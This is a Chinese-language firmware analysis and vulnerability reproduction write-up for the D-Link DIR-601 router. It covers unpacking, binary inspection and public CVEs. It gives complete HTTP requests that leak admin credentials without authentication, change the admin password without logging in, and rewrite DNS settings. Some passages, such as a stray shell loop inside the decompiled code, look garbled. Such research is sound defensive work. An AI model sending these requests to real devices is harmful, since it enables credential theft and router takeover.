

dir-601固件分析


信息搜集

固件名: DIR601B1_FW202NAb01.bin

- 型号: dir-601
- 版本: FW202NAb01
- 官网: <https://www.DLINK.com/>
- 测试环境: Ubuntu 22.04

binwalk -Me解包

进入squashfs文件系统



firmwalk进行枚举

```
----- admin -----
/mnt/services
/mnt/nvram.default
/mnt/shadow
/mnt/passwd
/mnt/www/xml/hints.xml
/mnt/www/xml/help.xml
/mnt/www/xml/lang.xml
/mnt/www/xml/msg.xml
/mnt/www/rt/login_real.htm
/mnt/www/rt/support_men.htm
/mnt/www/rt/wizard_default.htm
/mnt/www/rt/st_routing.htm
/mnt/www/rt/support_tools.htm
/mnt/www/rt/wizard_wan.htm

----- root -----
/lib/libip6tc.so.0.0.0
/lib/libip4tc.so.0.0.0
/lib/pppd/2.4.4/rp-pppoe.so
/lib/libavahi-core.so.7.0.2
/sbin/ip
/sbin/igmpproxy
/sbin/tc
/sbin/pppoe-relay
/sbin/clink
/sbin/dnsmasq
/sbin/avahi-daemon
/sbin/inadyn
/sbin/miniupnpd
/sbin/pppd
```

```
/usr/sbin/hostapd
/usr/bin/wan_manager
/usr/bin/lighttpd
/usr/bin/my_cgi.cgi
/mnt/lighttpd/lighttpd.conf
/mnt/shadow
/mnt/passwd
/mnt/www/xml/html_info.xml
/mnt/www/xml/hints.xml
/mnt/www/xml/help.xml
/mnt/www/xml/lang.xml
/mnt/www/xml/rule_num.xml
/mnt/www/xml/msg.xml
/mnt/www/rt/tools_admin.htm
/mnt/www/js/public.js
/mnt/group
/bin/busybox
```

----- password -----

```
/lib/libuClibc-0.9.30.so
/lib/pppd/2.4.3/openl2tp/ppp_unix.so
/sbin/msmtp
/sbin/inadyn
/sbin/pppd
/usr/sbin/hostapd
/usr/bin/widgetd
/usr/bin/my_cgi.cgi
/usr/bin/daemon_manager
/mnt/www/xml/hints.xml
/mnt/www/xml/help.xml
/mnt/www/xml/lang.xml
/mnt/www/xml/msg.xml
/mnt/www/rt/wireless.htm
/mnt/www/rt/tools_email.htm
/mnt/www/rt/tools_admin.htm
/mnt/www/rt/login_real.htm
/mnt/www/rt/tools_ddns.htm
/mnt/www/rt/wan_pptp.htm
/mnt/www/rt/wan_l2tp.htm
/mnt/www/rt/wizard_default.htm
/mnt/www/rt/wan_poe.htm
/mnt/www/rt/wizard_wan.htm
/mnt/www/js/public.js
/mnt/www/js/jquery-1.4.2.min.js
/mnt/wpa2/hostapd.eap_user
/bin/busybox
```

----- passwd -----

```
/lib/libuClibc-0.9.30.so
/sbin/msmtp
/sbin/pppd
/usr/bin/mailosd
/mnt/services
/mnt/nsswitch.conf
```

----- pwd -----

/lib/libc-0.9.30.so

/bin/busybox

----- dropbear -----

----- ssl -----

/sbin/msmtp

/sbin/crowdcontrol

/usr/bin/lighttpd

/mnt/lighttpd/lighttpd.conf

----- private key -----

/sbin/msmtp

----- telnet -----

/mnt/services

/mnt/www/rt/adv_virtual.htm

/bin/busybox

----- secret -----

/lib/libwpa_common.so

/sbin/pppd

/usr/lib/libwpa_common.so

/usr/sbin/openl2tpd

/usr/bin/widgetd

/mnt/www/xml/help.xml

/mnt/www/xml/lang.xml

/mnt/www/js/object.js

----- pgp -----

/mnt/lighttpd/conf.d/mime.conf

----- gpg -----

----- token -----

/lib/libexpat.so.1.5.2

/sbin/igmpproxy

/sbin/tc

/sbin/pppd

/usr/sbin/hostapd

/bin/busybox

----- api key -----

----- oauth -----

----- cmd= -----

/lib/modules/statistics_module.ko

----- exec= -----

----- command= -----

/usr/sbin/hostapd

----- config -----

/lib/modules/2.6.31/net/ath_dev.ko

```

/lib/libuClibc-0.9.30.so
/lib/pppd/2.4.3/openl2tp/ppp_unix.so
/sbin/udhcpd
/sbin/ip
/sbin/igmpproxy
/sbin/dnsmasq
/sbin/inadyn
/sbin/miniupnpd
/sbin/pppd
/usr/sbin/hostapd
/usr/sbin/wpataalk
/usr/sbin/openl2tpd
/usr/bin/lighttpd
/usr/bin/wlan_manager
/mnt/lighttpd/modules.conf
/mnt/lighttpd/lighttpd.conf
/mnt/www/xml/html_info.xml
/mnt/miniupnpd.conf.old
/bin/busybox

----- credentials -----

/lib/libavahi-core.so.7.0.2
/mnt/www/xml/help.xml

##### lighttpd
/usr/bin/lighttpd
/tmp/log/lighttpd
/mnt/lighttpd

----- cgi -----
/usr/sbin/my_cgi.cgi

```

服务由lighttpd启动

```

iot@iot-virtual-machine:~/gujian/_DIR601B1_FW202NAb01.bin.extracted/squashfs-root/usr/bin$ file lighttpd
lighttpd: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
iot@iot-virtual-machine:~/gujian/_DIR601B1_FW202NAb01.bin.extracted/squashfs-root/usr/bin$ checksec --file=lighttpd
[*] Checking for new versions of pwntools
[+] You have the latest version of Pwntools (4.12.0)
usage: pwn checksec [-h] [--file [elf ...]] [elf ...]
pwn checksec: error: argument --file: can't open 'lighttpd': [Errno 2] No such file or directory: 'lighttpd'
iot@iot-virtual-machine:~/gujian/_DIR601B1_FW202NAb01.bin.extracted/squashfs-root/usr/bin$ checksec --file=lighttpd
[*] /home/iot/gujian/_DIR601B1_FW202NAb01.bin.extracted/squashfs-root/usr/bin/lighttpd
Arch: mips-32-big
RELRO: No RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable

```

关键性cgi: my_cgi.cgi

```

iot@iot-virtual-machine:~/gujian/_DIR601B1_FW202NAb01.bin.extracted/squashfs-root$ cd /usr/bin
iot@iot-virtual-machine:~/gujian/_DIR601B1_FW202NAb01.bin.extracted/squashfs-root$ file my.cgi.cgi
my.cgi.cgi: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
iot@iot-virtual-machine:~/gujian/_DIR601B1_FW202NAb01.bin.extracted/squashfs-root$ checksec --file=my.cgi.cgi
[*] '/home/iot/gujian/_DIR601B1_FW202NAb01.bin.extracted/squashfs-root/usr/bin/my.cgi.cgi'
Arch:          mips-32-big
RELRO:         No RELRO
Stack:         No canary found
NX:            NX unknown - GNU_STACK missing
PIE:           No PIE (0x400000)
Stack:         Executable
RWX:           Has RWX segments

```

查找未授权访问页面

用自己写的脚本enumUnauth 枚举后得到

未授权查看系统信息

```

← ↻ ⚠ Not secure | 192.168.0.1/my.cgi?0.7543305713163453

Firmware Version: ver2.02NAb01
Firmware Date: Tue, 11 Nov 2014
KERNEL: 2.6.31, Build: 0035, Date: Tue, 28, Jun, 2011
Application: 1.0, Build: 0179, Date: Mon, 16, Jan, 2012
WLAN Version: ap121-9.2.0.312, Build: 0002, Date: Wed, 7, Dec, 2011
Wireless Domain: 0x06
SSID: dlink
WAN MAC: 00:00:00:00:00:00
LAN MAC: 00:00:00:00:00:00
WLAN MAC 0: 00:00:00:00:00:00
WLAN 0 Channel List: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11
Default: 0
checksum: 0x0DF20000
HW Ver: B1
Language: DEFAULT
Language-Version: ver0.00b00
Language-Checksum: 0x00000000
CONFIG VERSION: 1.02

```

启动项分析

rcS 文件

```

#!/bin/ash

# This script runs when init it run during the boot process.
# Mounts everything in the fstab
mount -a // 挂载/etc/fstab中列出的所有文件系统
mount -o remount +w / // 将根文件系统重新挂载为可写模式

# Mount the RAM filesystem to /tmp
mount -t tmpfs tmpfs /tmp // 将内存文件系统挂载到/tmp目录

# copy all files in the mnt folder to the etc folder
cp -a /mnt/* /etc // 复制/mnt文件夹下的所有文件到/etc文件夹

# Create necessary directories
mkdir -p /var/etc

```

```

mkdir -p /var/firm
mkdir -p /var/log
mkdir -p /var/misc
mkdir -p /var/run
mkdir -p /var/sbin
mkdir -p /var/tmp
mkdir -p /tmp/var

# Start system_manager and tftpd as background processes
system_manager &           // 启动system_manager后台进程
tftpd &                     // 启动tftpd后台进程

```

IDA二进制查看system_manager文件

```

nop
la    $t9, init_queue_list
nop
jalr  $t9 ; init_queue_list
nop
lw    $gp, 0x18+var_8($sp)
nop
la    $t9, init_system
nop
jalr  $t9 ; init_system
nop

```

初始化系统

```

int init_system()
{
    load_entry();           // 载入程序入口（可能是某些配置或程序初始化）
    init_gpio();            // 初始化GPIO（通用输入输出）接口

    system("%s %s");         // 使用系统命令执行某个未知的操作，传入两个参数（字符串形式）
    system("%s %s");         // 同上，执行另一个未知的操作，传入两个参数

    set_system_info();      // 设置系统信息
    set_network_bridge();   // 设置网络桥接

    set_host_name();        // 设置主机名（设置设备或系统的主机名）

    sleep(5u);              // 休眠5秒，等待一些操作完成（`5u`表示5的无符号整数，单位为秒）

    byte_41393C = get_port_link_status("eth0", 4); // 获取指定网络接口（eth0）的端口链接状态

    init_managers();        // 初始化管理器

    init_web_server();      // 初始化web服务器（启动一个web服务，提供web接口）

    system("switch_notifier &"); // 启动一个名为 `switch_notifier` 的后台进程
}

```

```

    return system("wan_led_control &"); // 启动一个名为 `wan_led_control` 的后台进程，
    并返回其执行结果
}

```

进入init_web_server函数

```

int init_web_server()
{
    init_html_files();    // 初始化用于web服务器所需的静态文件

    system("sed -i 's/^#.*\"mod_404redirect\"/ \"mod_404redirect\"/g'
/etc/lighttpd/modules.conf");
    // 使用系统命令调用 `sed` 工具，用来修改 `/etc/lighttpd/modules.conf` 文件，启用名为
    `mod_404redirect` 的模块

    update_lighttpd_user_conf();    // 更新 lighttpd 的用户配置文件（假设这个函数更新了与用
    户相关的配置）

    system("mkdir %s");    // 使用系统命令创建一个目录，但是代码中缺少目录名称参数，这可能导致
    问题

    return system("lighttpd -f %s &");
    // 使用系统命令启动 lighttpd 服务器，`-f %s` 是参数，用来指定 lighttpd 的配置文件路径
}

```

lighttpd就是这样起来的，在查看更新用户配置的函数update_lighttpd_user_conf()

```

FILE *update_lighttpd_user_conf()
{
    void *v0;                // 用于内存分配的指针
    int i;                   // 循环计数器
    int v2;                  // 用于存储计算的偏移量
    const char *v3;          // 辅助字符串指针
    char *v4;                // 辅助字符串指针
    int v5;                  // 比较结果
    const char *v6;          // 中间件对象数据指针
    FILE *result;            // 返回的文件指针
    FILE *v8;                // 文件指针
    void *ptr[5];            // 中间件对象数组
    int v10[5];              // 辅助整数数组
    char v11[36];            // 存储 admin_user_name 的缓冲区
    char v12[36];            // 存储 admin_user_pwd 的缓冲区
    char v13[80];            // 存储最终写入文件的格式化字符串

    // 初始化缓冲区
    memset(v11, 0, 0x21u);    // 清空 v11
    memset(v12, 0, 0x21u);    // 清空 v12

    // 创建中间件对象
    create_midware_obj(ptr);    // 初始化中间件对象，存储在 ptr[0] 中
    v0 = malloc(0x5CBA0u);    // 分配约374 KB的内存并赋给 v0
    ptr[0] = v0;              // 将分配的内存地址存储在 ptr[0] 中

    // 处理中间件对象中的数据
}

```

```

if (v0)
{
    memset(v10, 0, sizeof(v10)); // 清空辅助整数数组

    // 查找 admin_user 的配置值
    if (!((int (__fastcall *) (int *, const char *, _DWORD, void *)) ptr[1])(v10,
"admin_user", 0, v0))
    {
        // 循环处理中间件对象数据
        for (i = 0;; ++i)
        {
            v6 = (const char *) ptr[0]; // 获取中间件对象数据指针
            if (i >= *((_DWORD *) ptr[0] + 1)) // 判断是否超出数据项数量
                break;

            v2 = 633 * i; // 计算偏移量
            if (strcmp((const char *) ptr[0] + 633 * i + 8, "admin_user_name")) // 检
查是否为 admin_user_name
            {
                v5 = strcmp(&v6[633 * i + 8], "admin_user_pwd"); // 检查是否为
admin_user_pwd
                v4 = v12; // 设置辅助指针为 v12
                if (v5) // 如果不是 admin_user_pwd, 则继续下一个循环
                    continue;
                v3 = &v6[v2 + 40]; // 设置 v3 指向 admin_user_pwd 的值
            }
            else
            {
                v3 = &v6[v2 + 40]; // 设置 v3 指向 admin_user_pwd 的值
                v4 = v11; // 设置辅助指针为 v11
            }
            strcpy(v4, v3); // 复制值
        }
    }
    free(ptr[0]); // 释放内存
}

// 打开或创建文件 /etc/lighttpd/lighttpd.user
result = fopen("/etc/lighttpd/lighttpd.user", "w");
v8 = result;
if (result)
{
    // 格式化要写入的字符串
    memset(v13, 0, sizeof(v13)); // 清空 v13
    sprintf(v13, "%s:%s", v11, v12); // 格式化 admin_user_name:admin_user_pwd
    fputs(v13, v8); // 将格式化字符串写入文件
    return (FILE *) fclose(v8); // 关闭文件并返回结果
}
return result; // 返回文件指针 (或者 NULL 如果打开文件失败)
}


```

admin_user_name:admin_user_pwd就这样被写进去了

漏洞复现

[CVE-2018-5708](#) 信息泄露

POC



```
Request
Pretty Raw Hex
1 POST /my_cgi.cgi?0.17187552205421389 HTTP/1.1
2 Host: 192.168.0.1
3 Content-Length: 59
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
7 Origin: http://192.168.0.1
8 Referer: http://192.168.0.1/tools_admin.htm
9 Accept-Encoding: gzip, deflate, br
0 Accept-Language: en-US,en;q=0.9
1 Connection: close
2
3 request=no_auth&request=load_settings&table_name=admin_user

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-type: text/xml
3 Connection: close
4 Date: Sat, 01 Jan 2011 02:11:46 GMT
5 Server: lighttpd/1.4.28
6 Content-Length: 211
7
8 <?xml version="1.0" encoding="UTF-8"?>
<root>
  <login_level>
    1
  </login_level>
  <admin_user>
    <admin_user_name>
      admin
    </admin_user_name>
    <admin_user_pwd>
      123456
    </admin_user_pwd>
    <admin_level>
      1
    </admin_level>
  </admin_user>
</root>
```

在发往my_cgi.cgi的数据包中结合加入 `request=load_settings&table_name=admin_user` 即可返回XML格式的用户名密码

```
<?xml version="1.0" encoding="UTF-8"?>
<root>
  <login_level>1</login_level>
  <admin_user>
    <admin_user_name>
      admin
    </admin_user_name>
    <admin_user_pwd>
      123456
    </admin_user_pwd>
    <admin_level>
      1
    </admin_level>
  </admin_user>
</root>
```

可以看出是参数admin_user把整个table都读出来了

由于发往my_cgi.cgi的数据包是在登录页面login_real.htm中抓到的

```
POST /my_cgi.cgi?0.3397064645964156 HTTP/1.1
Host: 192.168.0.1
Content-Length: 73
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://192.168.0.1
Referer: http://192.168.0.1/back.htm
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

request=no_auth&request=load_settings&table_name=fw_ver&table_name=hw_ver
```

分析login_real.htm代码


```

ivar1 = (*(code *)param_1[1])
(&reading_file,ivar4,0,*param_1);
//这行代码的作用是调用一个通过 param_1[1] 指针指向的函数，并将其返回值赋给 ivar1。具体函数的功能和返回类型需要根据 param_1 的定义和对应函数的实现来确定。
#!/bin/bash

while true
do
    clear
    ps aux
    sleep 1
done

```

这里应该是调用param_1[1] 指针指向的函数，执行readingfile操作，找的是那个文件呢？

在文件结构中搜索admin_user_pwd

```

iot@iot-virtual-machine:~/gujian/_DIR60181_FW202NAB01.bin.extracted/squashfs-root$ grep -r "admin_user_pwd"
grep: usr/bin/widgetd: binary file matches
grep: usr/bin/system_manager: binary file matches
grep: usr/bin/my.cgi.cgi: binary file matches
mnt/nvram.default:admin_user_tbl=0/admin_user_name/admin_user_pwd/admin_level
mnt/nvram.default:admin_user_pwd=43806090 18.55298571

```

默认的用户名密码被存在nvram_default中

FirmAE进shell查找未果

```

/ # find . -name "nvram_default"
find: ./proc/2859: No such file or directory
/ # find . -name "nvram_default"
/ # find . -name "nvram.default"
./etc/nvram.default
./mnt/nvram.default
./var/etc/nvram.default
/ # cat ./etc/nvram.default|grep admin
admin_user_tbl=0/admin_user_name/admin_user_pwd/admin_level
admin_user_name=admin
admin_user_pwd=
admin_level=1
/ # cat ./var/etc/nvram.default|grep admin
admin_user_tbl=0/admin_user_name/admin_user_pwd/admin_level
admin_user_name=admin "20" maxlength="15">
admin_user_pwd=admin_pwd=" + encode_base64(user_pwd) + "&user_type="
admin_level=1
/ # cat ./mnt/nvram.default|grep admin
admin_user_tbl=0/admin_user_name/admin_user_pwd/admin_level
admin_user_name=admin
admin_user_pwd=
admin_level=1

```

这里启动时应该是调用了nvram把密码写入到了内存里 eeeprom里面

```

firmadyne/sh: df: not found
/www/xml # mount
/dev/sda1 on / type ext2 (rw,relatime,errors=continue)
/proc on /proc type proc (rw,relatime)
none on /var type ramfs (rw,relatime)
none on /etc type ramfs (rw,relatime)
none on /www type ramfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
tmpfs on /tmp type tmpfs (rw,relatime)
tmpfs on /firmadyne/libnvram type tmpfs (rw,sync,nosuid,noexec,relatime)

```

2. `mount -t tmpfs tmpfs /dev`

- 目的: 挂载 `tmpfs` 文件系统到 `/dev` 目录。
- 解释: `tmpfs` 是一个基于内存的文件系统, 数据存储在内存中而不是磁盘上。挂载 `tmpfs` 到 `/dev` 目录是为了在内存中创建一个设备文件系统, 提供更快的访问速度。

3. `mkdir -p /dev/pts`

- 目的: 创建 `/dev/pts` 目录。
- 解释: `/dev/pts` 是伪终端设备的挂载点。 `mkdir -p` 确保目录存在, 如果不存在则创建。

4. `mount -t devpts devpts /dev/pts`

- 目的: 挂载 `devpts` 文件系统到 `/dev/pts`。
- 解释: `devpts` 文件系统是伪终端设备文件系统, 管理伪终端设备 (pseudo-terminal devices)。挂载到 `/dev/pts` 后, 系统可以管理伪终端设备文件。

5. `mkdir -p /dev/net`

- 目的: 创建 `/dev/net` 目录。
- 解释: `/dev/net` 目录通常用于存放网络设备的特殊文件。 `mkdir -p` 确保目录存在, 如果不存在则创建。

6. `udev --daemon`

- 目的: 启动 `udev` 守护进程。
- 解释: `udev` 是设备管理守护进程, 负责管理设备文件的创建、删除和设备事件的处理。使用 `--daemon` 选项启动该进程, 使其在后台运行。

[CVE-2018-10641](#)

D-Link DIR-601 A1 1.02NA 设备不需要旧密码即可更改密码, 密码以明文形式进行。

拥有网络访问权限, 尽管未经身份验证, 攻击者可以确定用户名和密码。通过代理或 MITM 访问配置主机访问的 URL, 用户名和密码以 BASE64 编码传递以进行登录, 并以明文形式传递以重置密码。注意: 重置管理员密码不需要当前密码。

这里使用的是版本是 2.02NA 但该漏洞仍然存在。

web页面修改密码并抓包

Product Page : DIR-601
Hardware Version : B1
Firmware Version : 2.02NA

D-Link

DIR-601
SETUP
ADVANCED
TOOLS
STATUS
SUPPORT

ADMIN
TIME
SYSLOG
EMAIL SETTINGS
SYSTEM
FIRMWARE
DYNAMIC DNS
SYSTEM CHECK
SCHEDULES

ADMINISTRATOR SETTINGS

The 'admin' and 'user' accounts can access the management interface. The admin has read/write access and can change passwords, while the user has read-only access.

By default, there is no password configured. It is highly recommended that you create a password to keep your router secure.

ADMIN PASSWORD

Please enter the same password into both boxes, for confirmation.

Password :
Verify Password :

USER PASSWORD

Please enter the same password into both boxes, for confirmation.

Password :
Verify Password :

SYSTEM NAME

Gateway Name :

ADMINISTRATION

Enable Graphical Authentication : ☐

Enable Remote Management : ☐

Remote Admin Port :

Remote Admin [Inbound Filter](#) :

Details :

Helpful Hints...

For security reasons, it is recommended that you change the password for the Admin and User accounts. Be sure to write down the new and passwords to avoid having to reset the router in case they are forgotten.

Enabling Remote Management, allows you or others to change the router configuration from a computer on the Internet.

Choose a port to open for remote management.

Select a filter that controls access as needed for this admin port. If you do not see the filter you need in the list of filters, go to the [Advanced -> Inbound Filter](#) screen and create a new filter.

[More...](#)

WIRELESS

Request

Raw
Hex

1 POST /my_cgi.cgi?0.17187552205421386 HTTP/1.1
2 Host: 192.168.0.1
3 Content-Length: 285
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
7 Origin: http://192.168.0.1
8 Referer: http://192.168.0.1/tools_admin.htm
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 request=update_entry&table_name=admin_user&rowid=0&admin_user_pwd=admin3&request=update_entry&table_name=system&rowid=0&gateway_name=DIR-601&request=update_entry&table_name=graph_auth&rowid=0&graph_auth_enable=0&request=update_entry&table_name=remote_management&rowid=0&remote_enable=0

Response

Pretty
Raw
Hex
Render

1 HTTP/1.1 200 OK
2 Content-type: text/xml
3 Connection: close
4 Date: Sat, 01 Jan 2011 00:48:56 GMT
5 Server: lighttpd/1.4.28
6 Content-Length: 86
7
8 <?xml version="1.0" encoding="UTF-8"?>
<root>
<redirect_page>
back
</redirect_page>
</root>

将admin_user_pwd修改，发包并修改成功。后进入web页面用密码admin3正常登录成功

观察这个包

```
POST /my_cgi.cgi?0.17187552205421389 HTTP/1.1
```

```
Host: 192.168.0.1
```

```
Content-Length: 285
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0

Content-Type: application/x-www-form-urlencoded

Accept: */*

Origin: http://192.168.0.1

Referer: http://192.168.0.1/tools_admin.htm

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close


request=update_entry&table_name=admin_user&rowid=0&admin_user_pwd=123456&request=
update_entry&table_name=system&rowid=0&gateway_name=DIR-
601&request=update_entry&table_name=graph_auth&rowid=0&graph_auth_enable=0&request=
update_entry&table_name=remote_management&rowid=0&remote_enable=0
```

除了一个可以随意变换的时间戳之外，没有任何对当前用户是否登录的校验，并且密码居然使用明文传输。

因此攻击者可以在不登陆的情况随意修改路由器密码。

[CVE-2018-12710](#)

An issue was discovered on D-Link DIR-601 2.02NA devices. Being local to the network and having only "User" account (which is a low privilege account) access, an attacker can intercept the response from a POST request to obtain "Admin" rights due to the admin password being displayed in XML.

和CVE-2018-10641一样

[CVE-2019-16326](#)

D-Link DIR-601 B1 2.00NA devices have CSRF because no anti-CSRF token is implemented. A remote attacker could exploit this in conjunction with CVE-2019-16327 to enable remote router management and device compromise. NOTE: this is an end-of-life product.

CSRF漏洞

这个洞相第二个未验证修改密码的进一步应用

首先通过信息泄露获取admin的密码登录进入

然后修改dns和admin密码，抓包

修改密码的包：

The image shows the DIR-601 router's 'WAN' settings page. The 'INTERNET CONNECTION TYPE' is set to 'Static IP'. The 'ADVANCED DNS SERVICE' is disabled. The 'STATIC IP ADDRESS INTERNET CONNECTION TYPE' section shows the following values: IP Address: 192.168.0.1, Subnet Mask: 255.255.255.0, Default Gateway: 192.168.0.1, Primary DNS Address: 8.8.8.8, Secondary DNS Address: 8.8.8.8, MTU: 1500, and MAC Address: 00:00:00:00:00:00. To the right, the Burp Suite 'Request' tab shows a POST request to /my.cgi.cgi?0.309415213922283 HTTP/1.1. The request body is a long URL-encoded string: request=update_entry&table_name=wan_settings&rowid=1&wan_type=1&enable_advanced_dns=0&wan_mac=00:00:00:00:00:00&primary_dns=8.8.8.8&secondary_dns=8.8.8.8&request=update_entry&table_name=wan_static&rowid=1&static_ip_addr=192.168.0.1&static_subnet_mask=255.255.255.0&static_gateway=192.168.0.1&static_mtu=1500.

修改dns的包：

This image is similar to the first one, but the Burp Suite 'Request' tab shows a modified request. The request body is: request=update_entry&table_name=wan_settings&rowid=1&wan_type=1&enable_advanced_dns=0&wan_mac=00:00:00:00:00:00&primary_dns=8.8.8.8&secondary_dns=8.8.8.8&request=update_entry&table_name=wan_static&rowid=1&static_ip_addr=192.168.0.1&static_subnet_mask=255.255.255.0&static_gateway=192.168.0.1&static_mtu=1500. The modification is in the 'enable_advanced_dns' parameter, which is now set to 0.

把两个包的参数一结合，发包，您猜怎么着

Request

PrettyRawHex

ln

1

POST /my.cgi.cgi?0.8578180010115546 HTTP/1.1

2

Host: 192.168.0.1

3

Content-Length: 593

4

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0

5

Content-Type: application/x-www-form-urlencoded

6

Accept: */*

7

Origin: http://192.168.0.1

8

Referer: http://192.168.0.1/tools_admin.htm

9

Accept-Encoding: gzip, deflate, br

10

Accept-Language: en-US,en;q=0.9

11

Connection: close

12

13

request=update_entry&table_name=admin_user&rowid=0&admin_user_pwd=123456&request=update_entry&table_name=system&rowid=0&gateway_name=DIR-601&request=update_entry&table_name=graph_auth&rowid=0&graph_auth_enable=0&request=update_entry&table_name=remote_management&rowid=0&remote_enable=0&request=update_entry&table_name=wan_settings&rowid=1&wan_type=1&enable_advanced_dns=0&wan_mac=00:00:00:00:00:00&primary_dns=1.2.3.4&secondary_dns=1.2.3.4&request=update_entry&table_name=wan_static&rowid=1&static_ip_addr=192.168.0.1&static_subnet_mask=255.255.0&static_gateway=192.168.0.1&static_mtu=1500

Response

PrettyRawHexRender

ln

1

HTTP/1.1 200 OK

2

Content-type: text/xml

3

Connection: close

4

Date: Sat, 01 Jan 2011 01:34:04 GMT

5

Server: lighttpd/1.4.28

6

Content-Length: 86

7

8

<?xml version="1.0" encoding="UTF-8"?>

9

<root>

10

<redirect_page>

11

back

12

</redirect_page>

